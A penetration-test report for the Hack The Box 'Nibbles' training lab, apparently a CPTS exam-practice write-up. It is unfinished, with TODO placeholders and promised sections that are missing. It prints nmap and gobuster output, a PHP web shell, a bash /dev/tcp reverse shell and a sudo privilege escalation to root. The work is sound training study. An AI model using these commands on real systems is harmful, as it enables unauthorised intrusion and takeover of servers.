Penetration Test

Nibbles

Report of Findings

HTB Certified Penetration Testing Specialist (CPTS) Exam Report

Candidate Name: Johny

No customer

September 14, 2025

Version: 0.7

CONFIDENTIAL

Table of Contents

1 Statement of Confidentiality 4

2 Engagement Contacts 5

3 Executive Summary 6

3.1 Approach 6

3.2 Scope 6

3.3 Assessment Overview and Recommendations 6

4 Network Penetration Test Assessment Summary 7

4.1 Summary of Findings 7

5 Internal Network Compromise Walkthrough 9

5.1 Detailed Walkthrough 9

6 Remediation Summary 17

6.1 Short Term 17

6.2 Medium Term 17

6.3 Long Term 17

7 Technical Findings Details 18

Incorrect Permission Assignment for Critical Resource 18

Default Credentials 20

Upload PHP 23

Improper Access Control 25

A Appendix 28

A.1 Finding Severities 28

A.2 Host & Service Discovery 29

A.3 Subdomain Discovery 30

A.4 Exploited Hosts 31

A.5 Compromised Users 32

A.6 Changes/Host Cleanup 33
A.7 Flags Discovered 34

1 Statement of Confidentiality

The contents of this document have been developed by Hack The Box. Hack The Box considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Hack The Box. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Hack The Box.

The contents of this document do not constitute legal advice. Hack The Box's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Hack The Box external or internal infrastructure.

2 Engagement Contacts

Customer Contacts		
Contact	**Title**	**Contact Email**

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Johny	Nothing	empy

3 Executive Summary

No customer ("Customer" herein) contracted Johny to perform a Network Penetration Test of Customer's externally facing network to identify security weaknesses, determine the impact to Customer, document all findings in a clear and repeatable manner, and provide remediation recommendations.

3.1 Approach

Johny performed testing under a "Black Box" approach from September 10, 2025, to September 10, 2025 without credentials or any advance knowledge of Customer's externally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely from Johny's assessment labs. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Johny sought to demonstrate the full impact of every vulnerability, up to and including internal domain compromise. If Johny were able to gain a foothold in the internal network, Customer as a result of external network testing, Customer allowed for further testing including lateral movement and horizontal/vertical privilege escalation to demonstrate the impact of an internal network compromise.

3.2 Scope

The scope of this assessment was one external IP address owned by Customer discovered if internal network access were achieved.

In Scope Assets

Host/URL/IP Address	Description
10.129.X.X	Nibbles

3.3 Assessment Overview and Recommendations

During the penetration test against Customer, Johny identified 4 findings that threaten the confidentiality, integrity, and availability of Customer's information systems. The findings were categorized by severity level, with 3 high-risk and 1 medium-risk. There were also 0 informational finding related to enhancing security monitoring capabilities within the internal network.

TODO EXECUTIVE SUMMARY HERE

Customer should create a remediation plan based on the Remediation Summary section of this report, addressing all high findings as soon as possible according to the needs of the business. Customer should also consider performing periodic vulnerability assessments if they are not already being performed.

4 Network Penetration Test Assessment Summary

Johny began all testing activities from the perspective of an unauthenticated user on the internet. Customer provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

4.1 Summary of Findings

During the course of testing, Johny uncovered a total of 4 findings that pose a material risk to Customer's information systems. Johny also identified 0 informational finding that, if addressed, could further strengthen Customer's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **3 High** and **1 Medium** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	8.8 (High)	Incorrect Permission Assignment for Critical Resource	18
2	8.1 (High)	Default Credentials	20

#	Severity Level	Finding Name	Page
3	7.3 (High)	Upload PHP	23
4	4.0 (Medium)	Improper Access Control	25

5 Internal Network Compromise Walkthrough

During the course of the assessment Johny was able gain a foothold via the external network, move laterally, and compromise the internal network, leading to full administrative control over Nibbles. The steps below demonstrate the steps taken from initial access to compromise and does not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to Customer the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk to the client environment and help to prioritize remediation efforts (i.e., patching two flaws quickly could break up the attack chain while the company works to remediate all issues reported). While other findings shown in this report could be leveraged to gain a similar level of access, this attack chain shows the initial path of least resistance taken by the tester to achieve domain compromise.

5.1 Detailed Walkthrough

Johnyperformed the following to fully compromise Nibbles.

1. TODO LIST HIGH LEVEL STEPS
2. ...


Detailed reproduction steps for this attack chain are as follows: On Kali Linux OS Identification of services

```
❯ sudo nmap -sS -n -Pn -oG allports -T4 --open -p- -v 10.129.239.113 -o allports
[sudo] password for kali:
Warning: The -o option is deprecated. Please use -oN
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-01 20:18 EDT
Happy 28th Birthday to Nmap, may it live to be 128!
Initiating SYN Stealth Scan at 20:18
Scanning 10.129.239.113 [65535 ports]
Discovered open port 80/tcp on 10.129.239.113
Discovered open port 22/tcp on 10.129.239.113
SYN Stealth Scan Timing: About 38.11% done; ETC: 20:20 (0:00:50 remaining)
SYN Stealth Scan Timing: About 70.00% done; ETC: 20:20 (0:00:35 remaining)
Completed SYN Stealth Scan at 20:21, 125.26s elapsed (65535 total ports)
Nmap scan report for 10.129.239.113
Host is up (0.22s latency).
Not shown: 62039 closed tcp ports (reset), 3494 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 125.48 seconds
           Raw packets sent: 82603 (3.635MB) | Rcvd: 72610 (2.904MB)
```


```
nmap -p 22,80 -sCV 10.129.X.X
```

```
# Nmap 7.95 scan initiated Sun Aug 31 15:54:42 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p 22,80 -o targeted 10.129.60.143
Nmap scan report for 10.129.60.143
Host is up (0.30s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Aug 31 15:55:11 2025 -- 1 IP address (1 host up) scanned in 28.58 seconds
```

Open http://10.129.X.X with firefox




Press: ctrl + u




Fuzz nibbleblog with seclists dictionary

```
wget https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/master/Discovery/
Web-Content/common.txt
gobuster dir -u http://10.129.X.X/nibbleblog -w common.txt
```


```
❯ gobuster dir -u http://10.129.239.113/nibbleblog/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -t 30
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.239.113/nibbleblog/
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 304]
/.htaccess            (Status: 403) [Size: 309]
/.htpasswd            (Status: 403) [Size: 309]
/README               (Status: 200) [Size: 4628]
/admin                (Status: 301) [Size: 327] [--> http://10.129.239.113/nibbleblog/admin/]
/admin.php            (Status: 200) [Size: 1401]
/content              (Status: 301) [Size: 329] [--> http://10.129.239.113/nibbleblog/content/]
/index.php            (Status: 200) [Size: 2987]
/languages            (Status: 301) [Size: 331] [--> http://10.129.239.113/nibbleblog/languages/]
/plugins              (Status: 301) [Size: 329] [--> http://10.129.239.113/nibbleblog/plugins/]
/themes               (Status: 301) [Size: 328] [--> http://10.129.239.113/nibbleblog/themes/]
Progress: 4746 / 4747 (99.98%)
===============================================================
Finished
===============================================================
```




Search nibbleblog default credentials and login



Go to plugins



Go to Configure on "My image"





Make a .php file with the this code

```
<?php system($_GET["cmd"]); ?>
```

```
cat shell.php -l ruby
File: shell.php
1 <?php system($_GET["cmd"]); ?>
```


Upload that .php file






Go to http://10.129.X.X/nibbleblog/content/private/plugins/my_image/

Open the .php file and add to the end `?cmd=<comand>`



Start netcat at 443

```
nc -nlvp 443
```



Execute the comand throught php file to get a shell example: http://10.129.X.X/nibbleblog/content/private/plugins/my_image/image.php?cmd=

```
bash -c 'bash -i >%26 /dev/tcp/<your ip>/443 0>%261'
```

```
❯ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.15.214] from (UNKNOWN) [10.129.239.113] 48284
bash: cannot set terminal process group (1270): Inappropriate ioctl for device
bash: no job control in this shell
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$
```

Privilege escalation

```
cd /home/nibbler/
sudo -l
unzip monitor.sh
cd /home/nibbler/personal/stuff/
rm monitor.sh
echo "bash -p" > monitor.sh
chmod +x monitor.sh
sudo /home/nibbler/personal/stuff/monitor.sh
```

```
nibbler@Nibbles:/home/nibbler$ export TERM=xterm
nibbler@Nibbles:/home/nibbler$ ls
personal.zip  user.txt
nibbler@Nibbles:/home/nibbler$ unzip personal.zip
Archive:  personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$ cd ./personal/stuff/
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ rm monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ stty rows 39 columns 207
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
root@Nibbles:/home/nibbler/personal/stuff# cd /root
root@Nibbles:~# whoami
root
